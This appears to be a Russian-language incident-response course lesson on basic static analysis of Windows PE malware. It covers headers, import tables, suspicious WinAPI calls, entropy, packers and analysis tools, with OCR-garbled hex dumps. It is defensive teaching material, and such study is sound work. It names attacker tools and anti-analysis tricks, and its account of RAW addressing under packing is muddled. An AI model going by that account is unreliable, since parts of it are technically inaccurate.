



Реагирование на компьютерные инциденты



СОПЕВУ

Урок 17

Анализ вредоносных программ. Базовый статический анализ**Оглавление**

Введение	3
Анализ структуры PE-файла.....	7
Анализ характерных для ВПО особенностей PE-файла.....	18
Анализ других типов ВПО	25
Резюме урока	28



Введение

Чаще всего наиболее эффективные вредоносные модули представлены исполняемыми файлами (для ОС семейства Windows - PE-файлами). Для подробного изучения целей и средств атакующих аналитику необходимо обладать навыками анализа вредоносного ПО, что позволяет наиболее четко выработать меры по сдерживанию и нейтрализации вредоносного воздействия, так как вредоносные программы это основной инструмент атакующих.

Они могут быть представлены как общеизвестными инструментами (например, mimikatz или netcat), так и кастомными реализациями различных классов вредоносных программ, которые описывались в одном из первых уроков.

Существуют 4 типа анализа ПО, в том числе вредоносного:

- базовый статический анализ;
- базовый динамический анализ;
- углубленный статический анализ;
- углубленный динамический анализ.

Базовый статический анализ подразумевает анализ характеристик вредоносного файла, в случае с PE-файлом это изучение его заголовка, других его компонентов (например, ресурсов) и его характеристик (например, энтропии секций). Такой анализ направлен на составление



первичного представления о функционале анализируемого вредоносного модуля.

Базовый динамический анализ подразумевает запуск вредоносного ПО в контролируемых условиях (в песочнице или в виртуальной машине аналитика) для отслеживания его активности и вносимых в систему изменений с помощью вспомогательных средств.

Углубленный статический анализ подразумевает изучения непосредственно исполняемых конструкций анализируемого вредоносного модуля для построения полного представления о функционале. В случае с PE-файлами это применение дизассемблера и декомпилятора для восстановления алгоритма работы из набора машинных команд функций и других компонентов анализируемого ПО.

Углубленный динамический анализ подразумевает контролируемое выполнение вредоносного модуля, то есть как правило это выполнение под отладкой. Такой подход позволяет относительно быстро получить данные о функционале, когда углубленный статический анализ требует гораздо больше времени для извлечения тех же данных.

Как правило, аналитиком используется базовый статический анализ, после чего углубленный статический и углубленный динамический анализ.



При базовом статическом анализе могут выполняться:

Определение целевой архитектуры вредоносного ПО и его типа;

Сравнение информации с другими образцами;

Сканирование антивирусными средствами;

Извлечение строк, метаданных, таблицы импорта и экспорта;

Выявление методов обфускации.

Под типами ВПО в данном случае подразумевается следующее:

Исполняемый файл;

Вредоносный скрипт;

Офисный документ с вредоносным функционалом;

и т.д.

Понимание целевой архитектуры вредоносного ПО необходимо для того, чтобы аналитик понимал, в какой системе может выполняться данное ВПО, и мог сразу оценить возможный ущерб от распространения такого ПО в защищаемой инфраструктуре. Кроме того, в случае таргетированной атаки необходимо определить на какие системы направлено воздействие этого образца.

Например PE-файлы архитектуры x86 направлены на наибольший охват пользовательских машин, в то время как воздействие ELF-файлов, направлено, в основном на сервера на базе ОС Linux, так как пользовательские машины на данной платформе в корпоративной среде встречаются достаточно редко.



Сравнение ВПО с другими образцами производится с помощью различных механизмов и подходов. К механизмам можно отнести: **хеш-сумму**, правила **YARA**. А к подходам: сличение хеш-суммы целого образца, отдельной секции, хеш-суммы таблицы импорта, экспорта, либо вычисление нечеткого **хеша** (**fuzzy hashes**).

Сравнение можно проводить либо с внутренней базой организации, либо с общедоступными сервисами. Примерами общедоступной базы может выступать: <https://www.virustotal.com/> либо <https://otx.alienvault.com/>.

Сканирование антивирусными средствами проводится либо с помощью установленными в тестовой среде антивирусными средствами, либо с помощью **общедоступного сервиса**, например <https://www.virustotal.com/>, который проверяет **загруженный образец** большим количеством антивирусов, а также проводит анализ с помощью **песочниц**.

Функционал и работа с песочницами будет обсуждаться в одном из следующих уроках.

Любой исполняемый файл содержит в себе **строки**, это могут быть какие-то **внутренние данные**, необходимые для работы, например названия файлов, ключи реестра, подключаемые модули (такие как dll), импортируемые функции и т.д. Все это позволяет сделать предположение о том, **какой функционал заложен** в эту программу. Например, если в программе присутствует **URL**, можно сделать предположение, что программа при выполнении будет **защем-то взаимодействовать с указанным URL**.



Анализ таблицы импорта позволяет также выдвинуть предположение о функционале программы. Например импорт функции `winApi URLDownloadToFile()` позволяет предположить, что ВПО будет сохранять файл, **скачанный по сети**, на хосте.

При разработке ВПО злоумышленники используют различные методы защиты от анализа их можно разделить на защиту от статических методов (**обфускация**) и защиту от динамических методов (антиотладка). **Обфускация** может иметь различные вариации, наиболее распространенные - **упаковка и/или шифрование** (существует и более изощренные методы, например направление условного перехода (который никогда не выполнится) в середину опкода команды, заставит дизассемблер неправильно дизассемблировать всю остальную программу).

Существуют распространенные способы защиты программ, которые имеют определенные сигнатуры, эти сигнатуры могут быть определены инструментами, которые мы рассмотрим далее. Зная наименование и версию **обфускатора**, либо протектора, аналитик может найти уже готовый инструмент, либо инструкцию по **деобфускации программы**.

Анализ структуры PE-файла

PE (**Portable Executable**) - это формат файлов, в котором хранятся исполняемые программы и библиотеки на операционных системах семейства **Windows**.



Далее для анализа структуры **РЕ-файла** будет использоваться утилита **CFF Explorer** (https://ntcore.com/?page_id=388), при этом для анализа РЕ-файлов реализовано множество других полезных инструментов, среди которых:

PE explorer (<http://www.pe-explorer.com/>)

PE bear (<https://github.com/hasherezade/pe-bear>)

Detect It Easy (<https://github.com/horsicq/Detect-It-Easy>)

и множество других инструментов, обладающих своими преимуществами и недостатками.

Структура РЕ файла состоит из нескольких частей, каждая из которых содержит определенную информацию о программе.

Ниже перечислены основные части структуры РЕ файла, полезные при анализе вредоносного ПО:

Сигнатура исполняемого файла - первые два байта **0x5a4d** ('MZ') и DOS-stub (заглушка) - "**This program cannot be run in DOS mode**":

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	5A	4D	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....яя..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	ё.....@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	F0	00	00	00	р...
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..е...r.H!ё.LH!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$......

Первые байты РЕ-файла



Знание первых байт исполняемого файла может быть полезно, чтобы **идентифицировать** такой файл в потоке данных, среди неизвестных файлов без нормального расширения или при других обстоятельствах.

Заголовок файла (File Header)

Заголовок файла содержит информацию о структуре самого файла, такую как размер заголовка, количество секций и т.д.

CFF Explorer VIII - [test.dll]

File Settings ?

test.dll

Member	Offset	Size	Value	Meaning
Machine	000000F4	Word	014C	Intel 386
NumberOfSections	000000F6	Word	0005	
TimeDateStamp	000000F8	Dword	62290559	
PointerToSymbolTa...	000000FC	Dword	00000000	
NumberOfSymbols	00000100	Dword	00000000	
SizeOfOptionalHea...	00000104	Word	00E0	
Characteristics	00000106	Word	2102	Click here

Characteristics

- ☒ File is executable
- ☒ File is a DLL
- ☐ System File
- ☐ Relocation info stripped from file
- ☐ Line numbers stripped from file
- ☐ Local symbols stripped from file
- ☐ Agressively trim working set
- ☐ App can handle >2gb address space
- ☐ Bytes of machine word are reversed (low)
- ☒ 32 bit word machine
- ☐ Debugging info stripped from file in .DBG file
- ☐ If Image is on removable media, copy and run from the swap
- ☐ If Image is on Net, copy and run from the swap file
- ☐ File should only be run on a UP machine
- ☐ Bytes of machine word are reversed (high)

OK Cancel

File Header



Если нажать на поле **Characteristics**, откроется поле с более подробным описанием файла. При анализе **File Header** важно узнать, для какой архитектуры данный файл (поле **Machine**), является ли он библиотекой, сохранена ли в нем **релокация** и т.д.

Optional Header содержит информацию о версии операционной системы, для которой создан файл, а также о типе исполняемого файла (32- или 64-разрядный).



CFF Explorer VIII - [test.dll]

File Settings ?

test.dll

File: test.dll

- Dos Header
- Nt Headers
 - File Header
 - Optional Header
 - Data Directories [x]
- Section Headers [x]
- Export Directory
- Import Directory
- Resource Directory
- Relocation Directory
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Addr
- Quick Disassembler
- Rebuilder
- Resource Editor
- UPX Utility

Member	Offset	Size	Value	Meaning
Magic	00000108	Word	010B	PE32
MajorLinkerVersion	0000010A	Byte	08	
MinorLinkerVersion	0000010B	Byte	00	
SizeOfCode	0000010C	Dword	00050000	
SizeOfInitializedData	00000110	Dword	0005A000	
SizeOfUninitializedData	00000114	Dword	00000000	
AddressOfEntryPoint	00000118	Dword	0003BE0C	.text
BaseOfCode	0000011C	Dword	00001000	
BaseOfData	00000120	Dword	00051000	
ImageBase	00000124	Dword	10000000	
SectionAlignment	00000128	Dword	00001000	
FileAlignment	0000012C	Dword	00001000	
MajorOperatingSystemVers...	00000130	Word	0004	
MinorOperatingSystemVers...	00000132	Word	0000	
MajorImageVersion	00000134	Word	0000	
MinorImageVersion	00000136	Word	0000	
MajorSubsystemVersion	00000138	Word	0004	
MinorSubsystemVersion	0000013A	Word	0000	
Win32VersionValue	0000013C	Dword	00000000	
SizeOfImage	00000140	Dword	000AF000	
SizeOfHeaders	00000144	Dword	00001000	
Checksum	00000148	Dword	000B772B	
Subsystem	0000014C	Word	0002	Windows GUI
DllCharacteristics	0000014E	Word	0000	Click here
SizeOfStackReserve	00000150	Dword	00100000	
SizeOfStackCommit	00000154	Dword	00001000	
SizeOfHeapReserve	00000158	Dword	00100000	
SizeOfHeapCommit	0000015C	Dword	00001000	
LoaderFlags	00000160	Dword	00000000	
NumberOfRvaAndSizes	00000164	Dword	00000010	

Optional Header

В данном заголовке наиболее важным является **точка входа (AddressOf EntryPoint)**, по которому передается управление при загрузке исполняемого файла в память. При рассмотрении адресов в заголовках



PE-файла используются 3 типа адресов: **RVA (Relative Virtual Address)**, **VA (Virtual Address)** и **RAW**.

RVA - это относительный адрес, который указывает на определенную часть исполняемого файла относительно начала образа файла. RVA используется для ссылки на данные, функции и другие ресурсы внутри PE-файла.

VA - это виртуальный адрес, который используется во время выполнения программы. VA представляет собой адрес виртуальной памяти, которая соответствует определенному адресу в физической памяти. Во время выполнения программы операционная система преобразует VA в физический адрес в памяти.

RAW - это физический адрес, который указывает на определенную часть файла. RAW используется для хранения сырых данных в файле без какой-либо модификации.

В **PE-файлах** все элементы имеют свои **RVA** и размер, а также расположены в куче. Однако при загрузке в память операционная система будет использовать **VA** для адресации тех же данных и функций. **VA** создается путем добавления базового адреса загрузки к **RVA**. Таким образом, **RVA** и **VA** используются для облегчения адресации внутри **PE**-файла и в памяти.



Однако при сжатии или упаковке **PE-файла** файл может быть **сокращен** в размере. В таком случае **RAW**-адреса используются для адресации данных и функций, так как они указывают на конкретные байты в сокращенном файле.

Таким образом, **RVA**, **VA** и **RAW**-адреса являются важными понятиями для понимания адресации в PE-файлах и использования их в процессе сжатия или упаковки файлов.

Таблица секций (Section Table)

Таблица секций содержит информацию о **различных секциях**, которые **содержат код и данные программы**. Каждая секция имеет свое имя, размер, адрес в памяти и атрибуты защиты.

Вредоносные программы могут содержать **дополнительные секции**, которые будут использоваться злоумышленником для сокрытия своей деятельности от АВ. Если обнаружены новые секции, не относящиеся к законной программе, то это может быть признаком вредоносности.

Наиболее характерные **стандартные секции**:

.text - секция кода

.data - секция данных

.rdata - секция read-only данных

.reloc - секция с описанием релокации



Таблица импорта (Import Table)

Таблица импорта содержит информацию о функциях и библиотеках, которые используются программой. Данная таблица является важным источником данных о функционале вредоносного ПО, так как по тому, какие функции **WinAPI** используются исполняемым файлом можно приблизительно понять, на что направлен анализируемый софт.

Например, на рисунке видно, что в перечне загружаемых из библиотеки **kernel32.dll** функций присутствует **VirtualProtect**, что выступает в роли яркого маркера вредоносного функционала, так как эта функция направлена на изменение прав доступа к памяти, что часто используется злоумышленниками в качестве меры защиты от детектирования в различных механизмах:



CFF Explorer VIII - [test.dll]

File Settings ?

test.dll

File: test.dll

- Dos Header
- Nt Headers
 - File Header
 - Optional Header
 - Data Directories [x]
- Section Headers [x]
- Export Directory
- Import Directory
- Resource Directory
- Relocation Directory
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Adder
- Quick Disassembler
- Rebuilder
- Resource Editor
- UPX Utility

Module Name	Imports	OFIs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0005ED84	N/A	0005DD64	0005DD68	0005DD6C	0005DD70	0005DD74
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	135	0005DF3C	00000000	00000000	0005ED84	00051110
USER32.dll	149	0005E198	00000000	00000000	0005F732	0005136C
GDI32.dll	52	0005DE68	00000000	00000000	0005FA96	0005103C
comdlg32.dll	1	0005E400	00000000	00000000	0005FAB0	000515D4
WINSPOOL.DRV	3	0005E3F0	00000000	00000000	0005FAF4	000515C4
ADVAPI32.dll	14	0005DF2C	00000000	00000000	0005F8F0	00051000

OFIs	FTs (IAT)	Hint	Name
0005E0E4	000512B8	0005E5B4	0005E5B6
Dword	Dword	Word	szAnsi
0005E5C6	0005E5C6	0252	LoadLibraryA
0005E5B4	0005E5B4	0386	VirtualProtect
0005E5A2	0005E5A2	0355	SizeofResource
0005E594	0005E594	00B9	ExitProcess
0005E586	0005E586	0163	GetFileSize
0005E578	0005E578	01F8	GlobalAlloc
0005E56A	0005E56A	01FF	GlobalFree
0005E55E	0005E55E	02B5	ReadFile
0005E54E	0005E54E	020A	GlobalUnlock
0005E53E	0005E53E	0206	GlobalReAlloc
0005E52C	0005E52C	031B	SetFilePointer
0005F51F	0005F51F	0053	CreateFileA


Фрагмент таблицы импорта

Таблица экспорта (Export Table)

Таблица экспорта содержит информацию о функциях и переменных, которые могут быть использованы другими программами.

Экспорт функций характерен для **DLL**, при этом некоторые вредоносные модули реализуются в роли библиотек, экспортирующих вредоносные функции, что упрощает взаимодействие с другими вредоносными инструментами.





Member	Offset	Size	Value
Characteristics	0005FCC0	Dword	00000000
TimeDateStamp	0005FCC4	Dword	62290559
MajorVersion	0005FCC8	Word	0000
MinorVersion	0005FCCA	Word	0000
Name	0005FCCC	Dword	0005FCFC
Base	0005FCD0	Dword	00000001
NumberOfFunctions	0005FCD4	Dword	00000002
NumberOfNames	0005FCD8	Dword	00000002
AddressOfFunctions	0005FCDC	Dword	0005FCE8
AddressOfNames	0005FCE0	Dword	0005FCF0
AddressOfNameOrdinals	0005FCE4	Dword	0005FCF8

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
N/A	0005FCEC	0005FCFA	0005FCF4	0005FD18
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00018480	0000	0005FD06	DllRegisterServer
00000002	000184C0	0001	0005FD18	DllUnregisterServer

Таблица экспорта

Ресурсы (Resources)

Ресурсы содержат различные данные, такие как изображения, звуки, тексты, формы GUI и т.д., которые используются программой.

Вредоносное ПО также может использовать ресурсы для хранения каких-либо компонентов или конфигураций.

Более подробная информация о структуре PE-файла представлена в официальной документации:

<https://learn.microsoft.com/en-us/windows/win32/debug/pe-format>



а также в множестве статей, например:

<https://habr.com/ru/articles/266831/>

Наиболее ценными источниками информации об анализе вредоносного ПО являются следующие книги, крайне рекомендуемые к ознакомлению:

1. Сикорски, Хониг: **Вскрытие покажет!** Практический анализ вредоносного ПО (<https://www.labirint.ru/books/649507/>)
2. К. Монаппа: **Анализ вредоносных программ** (<https://www.labirint.ru/books/696457/>)

Для анализа строк во вредоносном файле существует большое количество утилит, например **strings** (который является установленным по умолчанию в ОС Linux), либо **floss**, который позволяет, помимо строк в явном виде, находить зашифрованные строки и расшифровывать их.

Утилита **strings** для **windows** находится в пакете утилит **sysinternals** (<https://learn.microsoft.com/en-us/sysinternals/downloads/strings>).

Для сканирования файла:

strings <file>

Помимо анализа одного файла может использоваться для сканирования целой директории.

Инструмент **floss** (<https://github.com/mandiant/flare-floss>) запускается образом, аналогичным утилите **strings**.



Так как программы часто содержит большое количество строк, от сотен до десятков тысяч и более, рекомендуется для удобства анализа перенаправлять вывод работы данных утилит в файл:

```
strings malw.exe > malw_strings.txt
```

Резюме

Базовый статический анализ подразумевает в первую очередь изучение элементов структуры PE-файла, поэтому аналитику необходимо свободно ориентироваться устройстве исполняемых файлов, чтобы быстро выстраивать первичное представление о функционале вредоносного модуля.

Анализ характерных для ВПО особенностей PE-файла

Иногда ВПО отличается рядом особенностей, которые связаны с вредоносным функционалом.

Среди характерных для ВПО особенностей PE-файла могут быть выделены:

подозрительные функции в таблице импорта;

высокая энтропия секций PE-файла;

зашифрованные элементы в ресурсах;

сигнатуры упаковщиков и протекторов;

отсутствие цифровой подписи.



Подозрительные функции в таблице импорта могут дать подсказку аналитику о характере вредоносного функционала ВПО. При этом не исключается, что данные функции используются в легитимных целях, но, как правило, в контексте с другими вредоносными признаками такие функции указывают именно на вредоносный функционал.

Примеры таких WinAPI функций:

VirtualAlloc - может использоваться для выделения памяти для дальнейшей расшифровки полезной нагрузки и т.д.;

VirtualProtect - как правило, когда полезная нагрузка расшифрована, необходимо предоставить соответствующему участку памяти права на выполнение, чтобы передать управление на полезную нагрузку;

WriteProcessMemory - используется для базовых техник внедрения в другие процессы;

CreateProcessA/CreateProcessW - используется для создания процессов с целью запуска других вредоносных компонентов, обхода средств защиты или реализации иного функционала;

InternetOpenA/InternetOpenW - используется для инициализации дальнейшего сетевого взаимодействия с целью работы с сервером



управления, загрузки других вредоносных компонентов, эксфильтрации данных и т.д.

Информация о работе данных функций может быть получена из официальной документации **MSDN**.


Необходимо понимать, что часто злоумышленники используют методы динамической загрузки вредоносных функций, т.е. такие функции не будут отражены в таблице импорта, поэтому отсутствие таких функций в таблице **не выступает в роли однозначного признака** отсутствия соответствующего функционала.

Высокая энтропия секций PE-файла указывает на то, что данная секция зашифрована. Энтропия выше 6 уже может выступать в роли вредоносного признака, при этом полностью зашифрованная секция как правило имеет энтропию, близкую к 8 (**~7,8 - ~7,9**).

В то же время очень низкая энтропия (около 1 или близкая к 0) в участках, где она должна быть (например, в секции .text) также выступает в роли подозрительного признака, так как указывает на то, что в данную секцию еще что-то будет **дописываться** в процессе выполнения.

Просмотреть энтропию можно с помощью **Detect It Easy**:





Энтропия секций исполняемого файла

Зашифрованные элементы в ресурсах указывают на то, что автор пытался что-то спрятать и скорее всего это **полезная нагрузка**, реализующая основной вредоносный функционал или конфигурация анализируемого вредоносного модуля. Так как в ресурсах содержатся картинки и другие компоненты, обладающие высокой энтропией, аналитику необходимо уметь отличать стандартный и упорядоченный набор данных от зашифрованного. Проанализировать ресурсы можно



также с помощью **CFF Explorer**, а также с помощью **Resource Hacker** или **Resource Tuner**. Пример подозрительного ресурса, который очень похож на зашифрованные, так как не имеет каких сигнатур в своем начале:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	F5	22	D9	AD	19	61	21	A6	F8	EC	D6	B4	63	4B	28	14	8"U-!a! aiO'cK(0
00000010	F8	97	02	0E	49	95	B8	D0	A8	1E	6D	2B	F3	4E	63	C3	0I I, B' m+oNCÄ
00000020	DB	B3	D5	52	EB	B4	39	39	61	75	97	6C	CF	3A	C8	BE	Ü²ÖRè'99au I:E%
00000030	11	2D	6D	56	A9	D1	3B	06	DD	6A	3A	5B	0A	78	18	C3	0-mVON;0 Yj: .x0 Ä
00000040	8D	F9	FA	C8	58	D7	A4	3A	E5	F5	18	98	D6	7B	4A	26	ùùEXxα:â20 Ö{J&
00000050	D9	49	3A	25	94	06	B7	74	F7	4C	BF	79	D8	97	85	F3	ÜI: %0 . t+LôY0 ô
00000060	63	83	84	8A	16	CA	7F	E3	0B	BD	4B	DB	7D	48	BA	84	c 0 E 80 %KÜ}H²
00000070	57	B2	D0	0C	9D	13	84	B1	D5	BA	84	0C	4E	85	AD	64	W²D 0 ±Ö² N N-d
00000080	BA	0A	CE	23	44	CA	4D	2E	47	87	46	5C	29	11	68	80	%.I#DEM.G F\ 0 h
00000090	8F	11	F9	B7	A7	1A	4D	E1	B8	7F	8F	2E	3F	CD	60	38	0ù.S0 Má, ?Í'8
000000A0	AC	29	AE	FF	1E	6A	EA	0C	BB	9E	DF	76	D1	7F	08	CC	-)@y jèl> BvN 0 I
000000B0	75	2D	A3	9F	EE	E9	95	0E	E9	9B	0C	99	6F	11	EC	B8	u-f iè 0é c0 i,
000000C0	D7	7C	D2	0A	25	3A	0E	0C	C5	CE	6C	FD	75	F9	B8	9E	x 0.%:0 Állyuù,
000000D0	19	E3	A2	E5	F9	62	E5	96	5A	F0	04	A3	64	CD	71	51	0âcâubâ Z20 édÍqQ
000000E0	C4	56	25	A3	79	49	52	63	F2	D3	73	50	A9	96	5A	DD	ÄV%ÿIRc0OsP0 Zÿ
000000F0	46	7E	4A	9F	0E	64	B8	10	01	41	64	D4	6A	FF	18	C4	F~J 0 d,00 Ad0jy0 Ä
00000100	D7	59	6D	43	BC	24	F1	AF	B0	AF	91	3E	A8	D3	07	7D	xYmC4\$ñ'~'> C0 }
00000110	B6	20	E1	AD	DD	71	D2	92	D2	E6	3B	49	38	9F	D1	23	¶.ä-Yq0'Öæ;I8 N#
00000120	49	44	80	84	69	69	31	9C	D0	FA	90	33	68	E4	85	BC	ID iil Dü 3hà %
00000130	AF	5B	CA	8A	01	4F	A8	11	C4	9D	10	1B	DB	AD	02	E7	-[E0 O'0 Ä 00Ü- ç
00000140	33	C9	57	F6	94	86	E7	84	C9	2A	52	D8	AA	B7	19	45	3EW0 ç E*R0³.0E
00000150	EE	7E	47	D7	75	86	06	9A	9C	1B	61	3D	4B	76	02	C3	i~Gxu 0 0 a=Kv Ä
00000160	C8	37	7C	CB	4D	A4	80	F4	11	89	31	0E	C5	26	F8	14	E7 EM 00 0 Ä&0
00000170	7D	0F	69	C3	FC	F9	29	A9	B5	2B	79	97	DE	CD	D7	B8	0 iÄüü)@u+y B X,
00000180	EB	97	A6	9C	8A	63	13	84	4E	DC	2C	43	08	2C	91	AE	è c0 NÜ.C0, '0
00000190	55	83	2F	A6	B6	B7	8B	D6	24	1B	40	4B	B8	D7	9B		F ç 0 0s0@K,x
000001A0	74	D3	E0	65	26	AD	F9	E6	FA	EB	3D	EF	CC	D0	2F	89	t0æ&-ùæüè=i B /
000001B0	84	A0	C4	E1	AC	14	0A	C1	C5	8E	18	AC	21	63	C4	83	Ää~0. ÄÄ00~!cÄ
000001C0	E4	5C	CE	E5	CC	E4	F9	C7	82	D8	67	FA	6D	B8	DE	4A	ä\IäIäüç 0gum,bJ
000001D0	52	D8	20	69	E7	84	B5	F1	F9	E5	11	80	6A	55	A4	38	R0. iç pñüä0 Ü08
000001E0	C5	C5	F5	64	B8	04	F0	A2	1C	84	D8	A4	27	B4	AD	F4	ÄÄçd,0 äc 00'~ô
000001F0	D7	FD	EF	B8	7D	44	FF	50	B8	E5	50	55	E9	F6	4E	BB	xÿi,}DyP,âPUé0N>
00000200	9B	B5	9A	0F	96	E5	52	C1	3A	95	8F	0A	8E	A4	4F	1E	p00 äRÄ: . 00

Ресурсы в CFF Explorer

Сигнатуры упаковщиков и протекторов могут быть выявлены с помощью **Detect It Easy**, который обладает большой базой соответствующих паттернов.

Упаковщики (в том числе **крипторы**) направлены сокращение основного функционала посредством сжатия и/или шифрования полезной нагрузки и добавления конструкций, осуществляющих распаковку и расшифровку во время выполнения. Наиболее популярные упаковщики это **UPX** и **PECompact**.



Протекторы осуществляют добавление различных механизмов сокрытия основного функционала защищаемого ПО от систем защиты и от аналитика, а также механизмов противодействия анализу защищаемого софта. Примерами протекторов выступают **Themida, Enigma, Armadillo** и т.д.

